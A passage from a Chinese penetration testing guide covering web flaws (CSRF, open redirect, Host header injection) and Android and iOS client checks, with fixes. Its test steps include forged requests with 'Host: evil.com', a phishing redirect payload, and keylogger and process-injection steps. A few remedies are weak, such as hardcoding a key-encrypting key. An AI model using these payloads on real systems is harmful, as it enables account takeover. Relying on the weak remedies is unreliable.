浏览器、Dirsearch

修复方案：

建议在不影响业务的前提下删除默认页面。

* + 1. 引用第三方不可控脚本/URL

漏洞描述：

页面中引用了不可控的脚本或超链接

测试方法：

检查页面内容，是否引用了第三方未知脚本或超链接，如恶意的js脚本或病毒木马的下载链接等。

如果使用了不安全的第三方脚本或链接，说明存在漏洞。

风险分析：

攻击者可在网站中插入恶意链接或脚本，导致正常用户浏览时cookie被窃取或被种植病毒木马。

测试工具：

浏览器

修复方案：

建议在不影响业务的前提下，对网站引用的文件和源代码进行审查，一经发现有未审批的外链或脚本，应立即删除。

* + 1. 开启危险接口

漏洞描述：

开启可利用的危险接口，如获取订单信息、用户身份信息等。

测试方法：

1. 使用扫描器扫描特殊目录和链接
2. 根据正常接口的命名特征猜测隐藏的危险接口，如获取个人信息接口是getUserInfo，猜测获取订单信息接口getOrderDetail。

如果存在未授权的数据接口，说明存在漏洞。

风险分析：

开启了危险接口，如订单信息打印、上传、web管理控制台等，可能被攻击者发现并利用，直接操作应用数据，造成数据泄漏等风险。

测试工具：

浏览器

修复方案：

1. 敏感接口增加访问控制，避免未授权访问；
2. 用户访问接口需校验权限，避免越权访问。
   1. 敏感信息泄漏
      1. robots.txt泄漏敏感信息

漏洞描述：

搜索引擎可以通过robots文件可以获知哪些页面可以爬取，哪些页面不可以爬取。Robots协议是网站国际互联网界通行的道德规范，其目的是保护网站数据和敏感信息、确保用户个人信息和隐私不被侵犯，如果robots.txt文件编辑的太过详细，反而会泄露网站的敏感目录或者文件，比如网站后台路径，从而得知其使用的系统类型，从而有针对性地进行利用。

测试方法：

1、检测形式多样，工具爬虫扫描得到敏感文件的路径，从而找到robots文件；

2、手工挖掘，直接在域名后输入/robots.txt进行查看。

如果robots.txt文件中包含敏感的路径（如后台路径），说明存在漏洞。

风险分析：

攻击者可通过发现robots.txt文件，收集网站的敏感目录或文件，从而有针对性的进行利用。

测试工具：

浏览器

修复方案：

可根据实际情况，进行如下对应的修复：

1、 User-agent: \* 这里的\*代表的所有的搜索引擎种类，\*是一个通配符

2、 Disallow: / 这里定义是禁止爬寻站点所有的内容

* + 1. 敏感文件信息泄漏

漏洞描述：

敏感数据包括但不限于：口令、密钥、证书、会话标识、License、隐私数据（如短消息的内容）、授权凭据、个人数据（如姓名、住址、电话等）等，在程序文件、配置文件、日志文件、备份文件及数据库中都有可能包含敏感数据。

测试方法：

1. 检测形式多样，工具爬虫扫描得到敏感文件的路径，从而找到敏感数据，
2. 手工挖掘，根据web容器或者网页源代码的查看，找到敏感信息。

如果存在可访问的敏感文件或页面源代码中包含敏感信息，说明存在漏洞。

风险分析：

攻击者可通过上述方式获取网站敏感文件，收集网站敏感信息，从而有针对性的进行利用。

测试工具：

浏览器、dirsearch

修复方案：

1. 禁止在代码中存储敏感数据：禁止在代码中存储如数据库连接字符串、口令和密钥之类的敏感数据，这样容易导致泄密。用于加密密钥的密钥可以硬编码在代码中。
2. 禁止密钥或帐号的口令以明文形式存储在数据库或者文件中：密钥或帐号的口令必须经过加密存储。例外情况，如果Web容器的配置文件中只能以明文方式配置连接数据库的用户名和口令，那么就不用强制遵循该规则，将该配置文件的属性改为只有属主可读写。
3. 禁止在 cookie 中以明文形式存储敏感数据：cookie信息容易被窃取，尽量不要在cookie中存储敏感数据；如果条件限制必须使用cookie存储敏感信息时，必须先对敏感信息加密再存储到cookie。
4. 禁止在隐藏域中存放明文形式的敏感数据。
5. 禁止用自己开发的加密算法，必须使用公开、安全的标准加密算法。
6. 禁止在日志中记录明文的敏感数据：禁止在日志中记录明文的敏感数据（如口令、会话标识jsessionid等）， 防止敏感信息泄漏。
7. 禁止带有敏感数据的Web页面缓存：带有敏感数据的Web页面都应该禁止缓存，以防止敏感信息泄漏或通过代理服务器上网的用户数据互窜问题。
   * 1. 物理路径泄漏

漏洞描述：

应用中泄露出应用在主机中的绝对地址路径。

测试方法：

1. 打开网页源代码，查看图片等媒体的链接及超链接；
2. 通过报错信息获取

如果源代码或报错信息中包含了绝对路径，说明存在漏洞。

风险分析：

攻击者可通过获取网站物理路径，为下一步攻击做准备。

测试工具：

浏览器

修复方案：

1. 媒体链接和超链接采用相对路径的表达方式；
2. 报错信息中不对外输出网站物理路径等敏感信息。
   * 1. 明文密码本地保存

漏洞描述：

明文密码保存在本地客户端

测试方法：

1. 查看网页源代码
2. 查看网站在本地客户端的缓存文件

如果页面源代码或缓存文件中包含了明文密码，说明存在漏洞。

风险分析：

攻击者可通过嗅探或直接查看源代码的方式获取传输到前端的账号及密码，登录他人账号。

测试工具：

浏览器

修复方案：

禁止将密码保存到本地客户端，即便是加密后的密码也不建议保存在本地，攻击者可利用密文格式的密码登录或修改其他账户的密码。

* + 1. 过时的、用于备份的或者开发文件残留

漏洞描述：

应用遗留的过时文件、备份页面、渗透测试遗留文件、开发文件残留的测试文件等。

测试方法：

1. 常见检测方法是通过对网站进行web漏洞扫描，直接利用爬虫来爬取网站可能存在的路径以及链接，如果存在备份文件，则可通过web直接进行下载。
2. 也可以通过自行构造字典，对网站某一目录下，指定字典进行爆破，常见的扫描工具有wwwscan、御剑后台扫描工具等。

如果存在可访问的备份文件、开发测试文件或中间件默认样例文件，说明存在漏洞。

风险分析：

攻击者可通过上述方式获取网站备份文件、过时文件、遗留文件等内容，收集网站敏感信息，从而有针对性的进行利用。

测试工具：

浏览器、Dirsearch

修复方案：

1. 网站管理员严格检查web中可访问的路径下是否存在备份文件，常见备份文件后缀为.jsp.bak、.bak、.sql、.txt、等等。如果有这些文件，直接将该备份文件进行转移到其他目录或者直接删除即可。
2. 严格控制可网站可访问目录下的文件敏感度的存放问题，不要将敏感文件置于该目录。
   * 1. 敏感信息明文传输

漏洞描述：

认证过程中传输未加密（用户名密码等敏感数据明文传输）。

测试方法：

1. 找到网站或者Web系统登录页面
2. 通过对网站登录页面的请求进行抓包，工具可用burp、wireshark、filder、等等，分析其数据包中相关password（密码）参数的值是否为明文。

如果传输过程中未使用HTTPS且未对密码等敏感信息进行加密，说明存在漏洞。

风险分析：

攻击者通过在局域网中嗅探网络流量，获取明文传输的认证凭证，如用户名密码、SESSIONID等敏感信息。

测试工具：

Burpsuite

修复方案：

建议按照网站的密级要求，需要对密码传输过程中进行加密得使用加密的方式传输，如使用HTTPS， 但加密的方式增加成本，或许会影响用户体验。如果不用 HTTPS，可以在网站前端用 Javascript 做密码加密，加密后再进行传输。

* 1. 跨站请求伪造（CSRF）
     1. 跨站请求伪造（CSRF）

漏洞描述：

跨站请求伪造攻击，Cross-Site Request Forgery（CSRF），攻击者在用户浏览网页时，利用页面元素（例如img的src），强迫受害者的浏览器向Web应用服务器发送一个改变用户信息的HTTP请求。CSRF攻击可以从站外和站内发起。从站内发起CSRF攻击，需要利用网站本身的业务，比如“自定义头像”功能，恶意用户指定自己的头像URL是一个修改用户信息的链接，当其他已登录用户浏览恶意用户头像时，会自动向这个链接发送修改信息请求。从站外发送请求，则需要恶意用户在自己的服务器上，放一个自动提交修改个人信息的htm页面，并把页面地址发给受害者用户，受害者用户打开时，会发起一个请求。威胁描述：攻击者使用CSRF攻击能够强迫用户向服务器发送请求，导致用户信息被迫修改，甚至可引发蠕虫攻击。如果恶意用户能够知道网站管理后台某项功能的URL，就可以直接攻击管理员，强迫管理员执行恶意用户定义的操作。

测试方法：

检测方式多种多样：工具常常会扫描得到CSRF的漏洞，但是一般常常为误报，重点还是依靠手工来进行检测，以下来举例说明其中一种检测以及攻击方案：

1. 设置页面test.htm中，页面中有一个表单，和一段脚本，脚本的作用是，当页面加载时，浏览器会自动提交请求。
2. 诱使用户在登录目标系统后访问URL链接http://xx.x.xx.xxx /test.htm
3. 用户打开test.htm后，会自动提交表单，发送给www.test.com下的那个存在CSRF漏洞的web应用，用户信息被篡改。
4. 在整个攻击过程中，受害者用户仅看到了一个空白页面（可以伪造成其他无关页面），并且不知道自己的信息已经被修改。

如果能够对登录后功能或敏感操作实现跨站请求伪造，说明存在漏洞。

风险分析：

结合社会工程学（如通过电子邮件或聊天发送的链接），攻击者诱骗受害者点击恶意链接，而恶意链接中包含了诸如转账等敏感操作。下图简单阐述了CSRF攻击的思想：



从上图可以看出，完成一次CSRF攻击，受害者必须依次完成两个步骤：

1. 登录受信任网站A，并在本地生成Cookie。
2. 在不退出A的情况下，访问危险网站B。

测试工具：

浏览器

修复方案：

1. 通过referer判断页面来源进行CSRF防护，该方式无法防止站内CSRF攻击及referer字段伪造。
2. 重要功能点使用动态验证码进行CSRF防护。
3. 通过token方式进行CSRF防护。
   1. 未验证的重定向和转发
      1. 未验证的URL跳转

漏洞描述：

服务端未对传入的跳转url变量进行检查和控制，可能导致可恶意构造任意一个恶意地址，诱导用户跳转到恶意网站。由于是从可信的站点跳转出去的，用户会比较信任，所以跳转漏洞一般用于钓鱼攻击，通过转到恶意网站欺骗用户输入用户名和密码盗取用户信息，或欺骗用户进行金钱交易；也可能引发的XSS漏洞（主要是跳转常常使用302跳转，即设置HTTP响应头，Locatioin: url，如果url包含了CRLF，则可能隔断了http响应头，使得后面部分落到了http body，从而导致xss漏洞）。另外在struts2 中存在重定向的漏洞，是因为struts2由于缩写的导航和重定向前缀“action:”、 “redirect:”、 “redirectAction:” 等参数前缀的内容没有被正确过滤导致的开放式重定向漏洞。

测试方法：

1. 首先找到网站相关url中存在跳转链接的参数（如登陆页面）。
2. 在检测的同时，可以修改参数中的合法URL为非法URL，然后查看是否能正常跳转或者通过抓包工具获取其HTTP响应头中Host:的值是否包含了构造的URL。
3. 如果是struts2重定向漏洞，则可通过web扫描工具扫描发现，或者手工验证，直接在URL后添加?redirect:+指定钓鱼链接，例如：10.1.82.53:9098/admin/login.action?redirect:http://diaoyu.com进行验证。

如果URL跳转可控，说明存在漏洞。

风险分析：

攻击者利用URL跳转漏洞来欺骗安全意识低的用户，从而导致“中奖”之类的欺诈事件发生。同时利用URL跳转，也可以突破常见的基于“白名单方式”的一些安全限制若程序未过滤jumptoURL参数，攻击者将恶意链接发给其他用户，安全意识较低的用户会认为该链接展现的内容是www.xxx.com，从而产生欺诈行为。

测试工具：

Burpsuite

修复方案：

对传入的URL做有效性的认证，保证该URL来自于信任域。限制的方式可参考以下两种：

1. 限制Referer（Referer是HTTP header中的字段，当浏览器向web服务器发送请求时，一般会带上Referer，告诉服务器是从哪个页面链接过来的），通过限制Referer保证将要跳转URL的有效性，避免攻击者生成自己的恶意跳转链接；
2. 加入有效性验证Token，保证所有生成的链接都来自于可信域，通过在生成的链接里加入用户不可控的Token对生成的链接进行校验。
   * 1. Host头攻击

漏洞描述：

Web应用程序获取网站域名一般是依赖HTTP Host header（比如在JSP里通过request.getHeader()获取），这里的header很多情况下是不可靠的。攻击者恶意利用HTTP Host header会导致HTTP Host头攻击发生。

测试方法：

1. 密码重置污染攻击，点击重置密码的链接时，url::abs\_site 这一部分使用的Host header是来自用户重置密码的请求，那么可以通过一个受他控制的链接来污染密码重置的邮件，例如替换host：当然这种攻击方式一定要能骗取用户点击访问这个受污染的链接，如果用户警觉了没有点击，那么攻击就会失败

|  |
| --- |
| > POST /password/reset HTTP/1.1  > Host: evil.com  > ...  > csrf=1e8d5c9bceb16667b1b330cc5fd48663&name=admin |

1. 通过Host header来污染缓存的攻击方法:

因此为了能使缓存能将污染后的response返回给用户，我们还必须让缓存服务器看到的host header 和应用看到的host header 不一样, 比如说对于Varnish（一个很有名的缓存服务软件），可以使用一个复制的Host header。Varnish是通过最先到达的请求的host header来辨别host的，而Apache则是看所有请求的host，Nginx则只是看最后一个请求的host。这就意味着你可以通过下面这个请求来欺骗Varnish达到污染的目的

|  |
| --- |
| > GET / HTTP/1.1  > Host: example.com  > Host: evil.com |

1. 利用web漏洞扫描工具进行检测。

如果Host头部可控并被拼接到响应数据中，说明存在漏洞。

风险分析：

大部分的Web应用程序未经html编码直接把header输出到了页面中。比如：<link href=http://request.getHeader(“Host”) >。有些URL中还包含有secret key和token，如：<a href="http://request.getHeader(“Host”)?token=topsecret">。这样处理header一般会产生两种常见的攻击：缓存污染和密码重置。缓存污染是指攻击者通过控制一个缓存系统来将一个恶意站点的页面返回给用户。密码重置这种攻击主要是因为发送给用户的内容是被污染的，即间接的劫持邮件。

测试工具：

Burpsuite

修复方案：

1. 服务器方面：

由于http请求的特点，host header的值其实是不可信的。唯一可信的只有SERVER\_NAME，这个在Apache和Nginx里可以通过设置一个虚拟机来记录所有的非法host header。在Nginx里还可以通过指定一个SERVER\_NAME名单，Apache也可以通过指定一个SERVER\_NAME名单并开启UseCanonicalName选项。建议两种方法同时使用。

1. 应用方面：

在网站安装和初始化的时候，要求管理员提供一个可信任的域名白名单。如果这个实现起来比较困难，那至少也要保证使用使用getServerName()代替getHeader(“Host”)。

* + 1. 邮件可定向转发

漏洞描述：

应用系统发送邮件的接收人可由客户端任意指定

测试方法：

拦截发送邮件的请求，将接收人邮箱改为测试人员的邮箱地址，测试是否可接收邮件。

如果邮件发送目标可控(非业务正常逻辑)，说明存在漏洞。

风险分析：

攻击者可利用该漏洞将邮件发送到自己的邮箱中，重置他人密码。

测试工具：

Burpsuite

修复方案：

发送邮件时邮箱从当前会话中获取，避免从前端传入。

* + 1. 短信定向转发

漏洞描述：

短信接收人可任意指定

测试方法：

拦截发送短信的请求，将手机号改为测试人员的手机号，测试是否可接收短信验证码。

如果短信接收者可控(非业务正常逻辑)，说明存在漏洞。

风险分析：

攻击者可利用该漏洞将验证码发送到自己的手机号上，重置他人密码或转账。

测试工具：

Burpsuite

修复方案：

发送短信时手机号从当前会话中获取，避免从前端传入。

1. APP客户端渗透测试
   1. Android客户端测试项
      1. 应用完整性校验

风险描述：

缺失完整性校验主要会面临盗版、破解内购、在应用市场中夹带木马、广告等风险。

测试方法：

用ApkTool将目标APK文件解包；

随便找一个解包目录里的资源文件，修改之；

推荐找到启动logo图进行修改（因为容易确认结果）；

用ApkTool，将解包目录重新打包成未签名的APK文件；

用SignApk，对未签名的APK文件进行签名；

java -jar signapk.jar testkey.x509.pem testkey.pk8 待签名apk文件路径 签名后输出apk路径

将签了名的APK安装、运行、确认是否存在自校验；

如果APP成功运行且篡改后的资源被成功加载，说明存在漏洞。

测试工具：

ApkTool、SignApk

修复方案：

建议客户端在每次开机启动时进行客户端自身的应用完整性校验，在验证逻辑中不使用MANIFEST.MF中的数据作为验证凭证，同时需验证是否有不属于该客户端版本的新文件添加，验证过程于服务器端完成。

* + 1. 源码泄露（未加固/加壳）

风险描述：

源码泄露可能导致攻击者跟踪业务逻辑绕过关键认证、鉴权等，或通过篡改替换相关代码执行恶意操作。

测试方法：

1. 使用dex2jar等工具对应用程序进行反编译，逆向classes.dex，将客户端apk文件中的程序代码导出为Java代码或smali代码
2. 使用APKAnalyser、jeb等工具，直接打开apk文件。
3. 使用jd-gui查看反编译后的代码。

如果APP未加壳或加固，说明存在漏洞。

测试工具：

jd-gui、dex2jar

修复方案：

进行软件加固、加壳等措施防止源代码泄露。

* + 1. 代码混淆

风险描述：


应用程序关键代码明文暴露降低了攻击者入侵和利用的门槛，攻击者或恶意程序可通过修改代码获取关键信息或绕过部分逻辑直接操作。

测试方法：


使用dex2jar等工具对应用程序进行反编译，逆向classes.dex，将客户端apk文件中的程序代码导出为Java代码或smali代码；或使用APKAnalyser、jeb等工具，直接打开apk文件。

使用jd-gui等工具查看反编译后的代码。

如下图所示，经过混淆保护的代码，其最明显的特征是大部分类和变量名都被替换为简单的abcd字母。



客户端程序可以把关键代码以JNI方式放在so库里。so库中是经过编译的arm汇编代码，可以对其进行加壳保护，以防止逆向分析。，反编译打开apk文件。如果客户端程序使用了JNI技术，在“lib\armeabi\”文件夹下会有相应的so库文件，如图所示：




然后在代码中查找是否加载了so库。例如Java代码：

Static{

system.loadLibrary("jni\_pin");

system.load("./libjni\_pin2.so") }

将加载libjni\_pin.so和libjni\_pin2.so，so的导出函数则通过native关键字声明，如图所示：



如果APP未进行代码混淆，说明存在漏洞。

测试工具：

jd-gui、dex2jar

修复方案：

使用混淆工具对源码做混淆处理。

* + 1. 本地文件内容安全

风险描述：

检查APP数据目录中的文件中是否包含敏感内容。包括文本文件、二进制文件、SharedPreference等XML文件、WebView等数据库文件等等。

视具体的泄露信息而定，敏感信息泄露可能会方便恶意程序窃取凭据，或者泄露一些原本不希望被用户看到的内容。

测试方法：

文件敏感信息泄露以明文存储“记住密码”居多。一般来说，先将安卓设备中的文件复制到有鼠标的主机上，方便查看。

1. 方法1：使用adb命令

常见的ADB命令列表见附件《ADB常用汇总》。将APP的数据文件目录整个从安卓设备中pull出来后，在电脑中查看内容。

1. 方法2：使用Monitor.bat（位于ADT目录\sdk\tools\下）

在FileExplorer中，选中待读出的文件或/和目录，点击右上方的按钮即可将其复制到电脑中。

如果本地文件中包含信息，如明文密码、完整的身份证号，说明存在漏洞。

测试工具：

adb、ADT

修复方案：

尽量避免在文件、数据库等位置写入敏感信息。如果确实需要存储，应当进行加密。

* + 1. 本地日志内容安全


风险描述：

视具体的泄露信息而定，敏感信息泄露可能会方便恶意程序窃取凭据，或者泄露一些原本不希望被用户看到的内容。

测试方法：

logcat命令可以查看系统日志，需要在安卓设备上执行（即在adb shell中执行）。

不安全的情况：



如果系统日志中包含了用户密码，完整的身份证号等敏感信息，说明存在漏洞。

测试工具：

adb

修复方案：

开发过程中应尽量避免在日志中输出敏感信息，上线前应及时去除不必要的日志输出。

* + 1. 输入记录保护

风险描述：

和PC端常见的木马类似，恶意程序可以对用户输入的敏感信息（主要是密码）进行窃听。

测试方法：

1. 输入记录包括两部分，分别是键盘码记录和触摸屏记录，可根据情况进行选择。

将KeyLogger或TouchLogger复制到安卓设备中：

* 1. 使用ADB：adb push 主机路径 安卓设备路径；
  2. 使用Monitor：File Explorer -> 直接将待写入的文件拖进去，或者右上角的；

1. 设置执行权限：adb shell chmod 777 安卓设备中的文件路径；
2. 运行测试程序：adb shell安卓设备中的文件路径；
3. 尝试输入敏感信息，观察测试程序的输出；

如果用户输入能够被监听，说明存在漏洞。

测试工具：

adb、ADT、KeyLogger、TouchLogger

修复方案：

尽量使用系统自定义的随机软键盘（而非系统输入法）来输入敏感信息。或者对Native层输入记录功能进行Hook（需要root权限）。

* + 1. 屏幕录像保护

风险描述：

和输入记录类似，恶意程序可以对用户输入的敏感信息（主要是密码）进行窃听。

测试方法：

adb shell /system/bin/screencap -p 输出png路径（安卓设备中）

然后查看该图片即可。

如果用户输入过程能够被截屏并识别按键，说明存在漏洞。

测试工具：

adb

修复方案：

在敏感信息的输入过程尽量避免视觉反馈，或者在操作系统层面对截屏相关功能进行Hook以阻止敏感信息输入期间其它程序的截屏操作（需要root权限）。

* + 1. Activity劫持保护

风险描述：

检查客户端是否存在Activity劫持风险。成功的Activity劫持将会替换客户端的启动界面，对用户产生很大的诱骗作用。

测试方法：

安装HijackActivity.apk，运行并选中目标APP的包名，点击“OK”；

然后启动/切换到目标APP，观察劫持界面的弹出情况。

如果能够劫持activity，说明存在漏洞。

测试工具：

HijackActivity.apk

修复方案：

Activity劫持通常依靠注册Receiver响应android.intent.action.BOOT\_COMPLETED事件。客户端程序可以在启动前检查Receiver并报警；

由于Activity界面劫持攻击通常是将自己的页面附着在客户端之上，因此需要进行界面切换操作，因此在界面切换到后台时弹出警告信息也可以达到一定的效果。

除此之外，因为Android进程栈的工作原理，建议开发客户端时针对进程栈进行相应的保护，可禁止其他进程放置于客户端之上。

* + 1. 进程注入保护

风险描述：

如果Android客户端没有对进程进行有效的保护，攻击者就可以向从Native层面向客户端进程远程加载任意.so链接库，从而侵入客户端进程的进程空间，以搜索、篡改敏感内存或干涉客户端的执行过程。

测试方法：

运行目标APP；

将Injector和payload.so复制到安卓设备的同一目录中，并chmod；

执行Injector 目标进程名（通常为APP包名）；

在logcat中查看结果；

如果在logcat中能够看到进程注入结果，说明存在漏洞。

测试工具：

Injector、ADT

修复方案：

在Native环境中防护ptrace并检查当前进程中的可执行模块。也可利用一些外部产品，使得客户端在虚拟机中运行。

* + 1. 内存敏感信息检测

问题描述

通过对客户端内存的访问，木马将有可能会得到保存在内存中的敏感信息（如登录密码，帐号等）

测试客户端内存中是否存在敏感信息（卡号、铭文密码等）

测试方法

使用MemSpector查看、搜索和修改客户端内存数据

用户名、密码等数据通常会在/dev/ashmem/dalvik-heap内存段

如果内存中包含了敏感信息，如明文密码，完整身份证号等，说明存在漏洞。

测试工具：

MemSpector

安全建议：

不应将敏感信息明文存储在内存中

* 1. IOS客户端测试项
     1. 程序完整性校验

测试项描述：


测试客户端是否对自身完整性校验。客户端程序如果没有自校验机制的话，攻击者有可能通过篡改客户端程序，显示钓鱼信息欺骗用户，窃取用户的隐私信息。

测试步骤：

安装程序，然后进入程序安装目录，选择对应的图片，并复制到MAC/PC中（对于iTools，需要右击图片使用“转换并导出…”）

iOS7及之前：/Device/private/var/mobile/Application/UUID/XXXXX.app/

iOS8及之后：/var/mobile/Containers/Bundle/Application/UUID/



修改复制下来的图片

